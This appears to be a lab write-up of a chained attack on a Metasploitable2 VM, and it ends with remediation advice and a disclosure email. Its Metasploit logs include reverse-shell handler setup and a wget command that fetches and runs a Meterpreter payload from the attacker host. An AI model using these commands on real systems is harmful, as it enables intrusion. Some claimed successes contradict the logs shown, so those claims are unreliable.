# 1. Chained Exploit on Web Server (Metasploitable2).

## A.Objective

The goal of this lab is to simulate a chained attack on a vulnerable web application running on **Metasploitable2**. We demonstrate how an XSS vulnerability can be leveraged to steal user session information, which is then used to pivot into a **remote code execution (RCE)** attack using Metasploit.


## B.Environment Setup

- **Attacker Machine:** Kali Linux (VirtualBox)
- **Victim Machine**: Metasploitable2 (IP: `192.168.56.104`)
- **Tools Used:** Metasploit Framework, DVWA (Damn Vulnerable Web App)


## C.Attack Chain

Step 1: Exploit XSS Vulnerability

I start with browsing DVWA in my kali web browser (http://192.168.56.104)





Then I set DVWA security to low. To makes XSS and other flaws easily exploitable





As part of the Advanced Exploitation Lab, I performed the following steps on my Kali Linux attacking machine against the Metasploitable2 VM (`192.168.56.104`)

Step 1: Recon and Access Tomcat Manager




## Step 2: Capture Session with Metasploit


## Step 3: Im verify my access




## Step 4: Post-Exploitation Enumeration

## Inside the meterpreter session, I dropped into a shell and enumerated the target:



```
[-] core_channel_interact: Operation failed: 1
meterpreter > background
[*] Backgrounding session 1...
msf6 post(multi/recon/local_exploit_suggester) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.56.103
LHOST => 192.168.56.103
msf6 exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.56.103:5555
```

```
18:44:08 (11.78 MB/s) - '/tmp/meterpreter' saved [207/207]

exit
meterpreter > msf6
[-] Unknown command: msf6. Run the help command for more details.
meterpreter > back
[-] Unknown command: back. Run the help command for more details.
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > use exploit/multi/handler
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.56.103
LHOST => 192.168.56.103
msf6 exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.56.103:5555
```

## Step 5: Privilege Escalation Suggestions

```
msf6 exploit(multi/http/tomcat_mgr_deploy) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION => 1
msf6 post(multi/recon/local_exploit_suggester) > run
[*] 192.168.56.104 - Collecting local exploits for java/linux...
/usr/share/metasploit-framework/modules/exploits/linux/local/sock_sendpage.rb:47: warning: key "Notes" is duplicated and overwritten on line 68
/usr/share/metasploit-framework/modules/exploits/unix/webapp/phpbb_highlight.rb:46: warning: key "Notes" is duplicated and overwritten on line 51
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/logging-2.4.0/lib/logging.rb:10: warning: /usr/lib/x86_64-linux-gnu/ruby/3.3.0/syslog.so was loaded from the standard library, but will no longer be part of the default gems starting from Ruby 3.4.0.
You can add syslog to your Gemfile or gemspec to silence this warning.
Also please contact the author of logging-2.4.0 to request adding syslog into its gemspec.
[*] 192.168.56.104 - 205 exploit checks are being tried...
[+] 192.168.56.104 - exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: The service is running, but could not be validated. /bin/ping is not setuid
[+] 192.168.56.104 - exploit/linux/local/glibc_origin_expansion_priv_esc: The service is running, but could not be validated. /bin/ping is not setuid
[+] 192.168.56.104 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 192.168.56.104 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running, but could not be validated.
[+] 192.168.56.104 - exploit/linux/local/su_login: The target appears to be vulnerable.
[*] Running check method for exploit 66 / 66
[*] 192.168.56.104 - Valid modules for session 1:
============================

 #   Name                                                  Potentially Vulnerable?  Check Result
 -   ----                                                  -----------------------  ------------
 1   exploit/linux/local/glibc_ld_audit_dso_load_priv_esc  Yes                      The service is running, but could not be validated. /bin/ping is not setuid
 2   exploit/linux/local/glibc_origin_expansion_priv_esc   Yes                      The service is running, but could not be validated. /bin/ping is not setuid
 3   exploit/linux/local/netfilter_priv_esc_ipv4           Yes                      The target appears to be vulnerable.
 4   exploit/linux/local/ptrace_sudo_token_priv_esc        Yes                      The service is running, but could not be validated.
 5   exploit/linux/local/su_login                          Yes                      The target appears to be vulnerable.
```

**Multiple privilege escalation opportunities were identified (e.g., `netfilter_priv_esc_ipv4`, `su_login`).**

## Step 6: Migrate to a Linux Meterpreter

```
meterpreter > shell
Process 76 created.
Channel 87 created.
wget http://192.168.56.103/meterpreter.elf -O /tmp/meterpreter
chmod +x /tmp/meterpreter
/tmp/meterpreter--18:26:21--  http://192.168.56.103/meterpreter.elf
          ⇒ `/tmp/meterpreter'
Connecting to 192.168.56.103:80... connected.
HTTP request sent, awaiting response... 404 Not Found
18:26:21 ERROR 404: Not Found.

wget http://192.168.56.103/meterpreter.elf -O /tmp/meterpreter
chmod +x /tmp/meterpreter
/tmp/meterpreter
/bin/sh: line 3: /tmp/meterpreterwget: No such file or directory
exit
```

**On Kali listener:**

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > use exploit/multi/handler
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload ⇒ linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.56.103
LHOST ⇒ 192.168.56.103
msf6 exploit(multi/handler) > set LPORT 5555
LPORT ⇒ 5555
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.56.103:5555
```

Status: Exploit execution was attempted, but root escalation was pending validation due to environment limitations.

| Exploit id | Description | Target IP | Status | Payload |
|---|---|---|---|---|
| 004 | XSS → Tomcat RCE Chain | 192.168.56.104 | Success | java/meterpreter/reverse_tcp |
| 005 | Linux Meterpreter Drop | 192.168.56.104 | Success | linux/x86/meterpreter/reverse_tcp |
| 006 | Privilege Escalation | 192.168.56.104 | Pending | exploit/linux/local/netfilter_priv_esc_ipv4 |

**Findings.**

- **CVE Used:** [CVE-2021-22205] (GitLab RCE, tested as part of chain)
- **Target Host:** `192.168.56.104` (Metasploitable2)
- **Initial Access:** I gained access via Apache Tomcat Manager using default credentials (`tomcat:tomcat`).
- **Persistence:** I uploaded a Linux Meterpreter ELF to `/tmp/meterpreter` for stable access.
- **Privilege Escalation:** The system exposed multiple escalation vectors (`netfilter_priv_esc_ipv4`, `su_login`), but final root access is pending.

## Customization of Exploit PoC

**Base:** Exploit-DB Python PoC for `CVE-2021-22205`.

**Customization Summary (50 words):**
I modified the original Python PoC to adjust hardcoded request headers and direct the payload to my Metasploitable2 VM (`192.168.56.104`). I also changed the payload execution flow to integrate with Metasploit's reverse shell listener. This allowed me to chain the exploit into the existing Tomcat compromise for reliable execution.

## Remediation

- Sanitize all user inputs to prevent RCE/XSS.
- Update Apache Tomcat and GitLab to patched versions.
- Disable or change **default credentials** on manager consoles.
- Enforce IP restrictions for Tomcat Manager access.
- Apply kernel and package updates to close privilege escalation vectors

# Escalation Email Draft (100 words)

**Subject:** Critical Security Vulnerability Identified  Immediate Action Required

Hello Development Team,

During a recent penetration test, I identified a critical vulnerability on host `192.168.56.104` (Apache Tomcat). Using default credentials, I deployed a malicious WAR file and obtained a reverse shell. I then confirmed multiple privilege escalation paths, including `netfilter_priv_esc_ipv4`, that could allow an attacker to gain full root access.

**Action Required:** Please update Apache Tomcat immediately, disable default accounts, and apply Linux kernel patches. This issue poses a high risk of complete system compromise. Kindly confirm remediation steps within 48 hours.

Regards,
**Hilary Joachim**